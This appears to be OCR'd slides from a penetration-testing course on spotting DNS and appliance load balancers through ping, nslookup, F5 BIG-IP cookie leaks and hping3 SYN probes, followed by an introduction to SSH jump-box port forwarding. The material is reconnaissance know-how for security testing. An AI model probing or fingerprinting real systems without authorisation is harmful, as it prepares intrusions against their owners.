
Identifying DNS Load Balancer



```
C:\Users\Marcos Azevedo>ping -a www.microsoft.com

Pinging e13678.dspb.akamaiedge.net [23.41.145.125] with 32 bytes of data:
Reply from 23.41.145.125: bytes=32 time=62ms TTL=51
Reply from 23.41.145.125: bytes=32 time=61ms TTL=51
Reply from 23.41.145.125: bytes=32 time=61ms TTL=51
Reply from 23.41.145.125: bytes=32 time=61ms TTL=51

Ping statistics for 23.41.145.125:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 61ms, Maximum = 62ms, Average = 61ms

C:\Users\Marcos Azevedo>ipconfig /flushdns

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.

C:\Users\Marcos Azevedo>ping -a www.microsoft.com

Pinging e13678.dspb.akamaiedge.net [23.77.116.112] with 32 bytes of data:
Reply from 23.77.116.112: bytes=32 time=40ms TTL=54
Reply from 23.77.116.112: bytes=32 time=39ms TTL=54
Reply from 23.77.116.112: bytes=32 time=39ms TTL=54
Reply from 23.77.116.112: bytes=32 time=39ms TTL=54
```

Load Balancers


Identifying DNS Load Balancer



```
C:\Users\Marcos Azevedo>nslookup www.google.com 8.8.8.8
Server:  google-public-dns-a.google.com
Address:  8.8.8.8

Non-authoritative answer:
Name:    www.google.com
Addresses:  2800:3f0:4001:814::2004
          172.217.29.164


C:\Users\Marcos Azevedo>nslookup www.google.com 8.8.8.8
Server:  google-public-dns-a.google.com
Address:  8.8.8.8

Non-authoritative answer:
Name:    www.google.com
Addresses:  2800:3f0:4001:80a::2004
          172.217.30.68
```

Load Balancers

Identifying DNS Load Balancer



```
C:\Users\Marcos Azevedo>nslookup
Default Server:  UnKnown
Address:  192.168.1.1

> set query=A
> www.youtube.com
Server:  UnKnown
Address:  192.168.1.1

Non-authoritative answer:
Name:    youtube-ui.l.google.com
Addresses:  172.217.30.78
          172.217.30.110
          172.217.29.142
          172.217.29.174
          172.217.29.206
          172.217.30.46
          216.58.202.78
          172.217.28.142
          216.58.202.110
          172.217.29.238
          216.58.202.174
Aliases:  www.youtube.com
```


Appliance Load Balancers

- There are a number of different methods used in load balancing. Some of the most common are:
  - Round robin
  - Least connections
  - Cookie persistence.

Load Balancers

Appliance Load Balancer

Cookie persistence is used in cases such as e-commerce



Local Traffic » Persistence Profiles » cookie

General Properties

Name	cookie
Persistence Type	Cookie

Configuration

Cookie Method	HTTP Cookie Insert
Cookie Name	
Expiration	☑ Session Cookie

F5 Cookie Persistence Configuration Example

Load Balancers

Appliance Load Balancer

Cookie persistence is used in cases such as e-commerce


```
BIGipServercommunities--prod---pool1379823882.36895.0000communities.vmware.com
```

F5 Cookie Persistence Configuration Example

Load Balancers

Identifying Appliance Load Balancer

Hping3 is able to craft network packets and is used by many penetration testers in examining behavior of certain systems



```
Attacker@192.168.1.10 : /Psylinux
$ hping3 www.google.com -S -p 443
HPING www.google.com (eth0 172.217.29.196): S set, 40 headers + 0 data bytes
len=46 ip=172.217.29.196 ttl=51 id=27107 sport=443 flags=SA seq=0 win=60720 rtt=127.9 ms
len=46 ip=172.217.29.196 ttl=51 id=30031 sport=443 flags=SA seq=1 win=60720 rtt=119.6 ms
len=46 ip=172.217.29.196 ttl=52 id=6534 sport=443 flags=SA seq=2 win=60720 rtt=126.9 ms
len=46 ip=172.217.29.196 ttl=52 id=38084 sport=443 flags=SA seq=3 win=60720 rtt=126.9 ms
len=46 ip=172.217.29.196 ttl=51 id=29446 sport=443 flags=SA seq=4 win=60720 rtt=125.9 ms
len=46 ip=172.217.29.196 ttl=51 id=60136 sport=443 flags=SA seq=5 win=60720 rtt=125.4 ms
len=46 ip=172.217.29.196 ttl=51 id=16420 sport=443 flags=SA seq=6 win=60720 rtt=139.8 ms
len=46 ip=172.217.29.196 ttl=51 id=9194 sport=443 flags=SA seq=7 win=60720 rtt=114.9 ms
len=46 ip=172.217.29.196 ttl=51 id=10539 sport=443 flags=SA seq=8 win=60720 rtt=138.0 ms
```

The above syntax is telling to hping3 to craft a SYN packet (-S) to port 443. Pay attention in **IPID field** in response from the server.

Load Balancers

So what can we do about it?

What to do?

- Review the scope
- If it is a PCI Pentest or PCI Scan we have to inform the customer
- Double check all your recon information
- Double check all your scanning report
- Watch for DNS leak
- Watch for IP leak in HTTP headers
- Watch for potential leaks in Load Balancer Cookies

Port Forwarding

What is it?

In computer networking, port forwarding or port mapping is an application of network address translation (NAT) that redirects a communication request from one address and port number combination to another while the packets are traversing a network gateway, such as a router or firewall.

Port Forwarding

When do I use this?


When I use it:

1. When I have to jump through one server to reach another using SSH on a Linux or Unix-like systems.

2. When I have to reach other network applications through the server which I have access


The Scene

The scope



SSH Port Forwarding

When do I use this?



SSH Port Forwarding

How do I use this?

Passing through a JumpBox:

Instead of typing two ssh command, I can type the following all-in-one command:

```
$ ssh -tt JumpBox ssh -tt FooServer
$ ssh -tt psylinux@JumpBox ssh -tt psylinux@FooServer
$ ssh -tt psylinux@JumpBox ssh -tt psylinux@FooServer tmux
```

The -t option passed to the ssh command force pseudo-tty allocation. This can be used to execute arbitrary screen-based programs on a remote machine. Multiple -tt options force tty allocation, even if ssh has no local tty.

SSH Port Forwarding

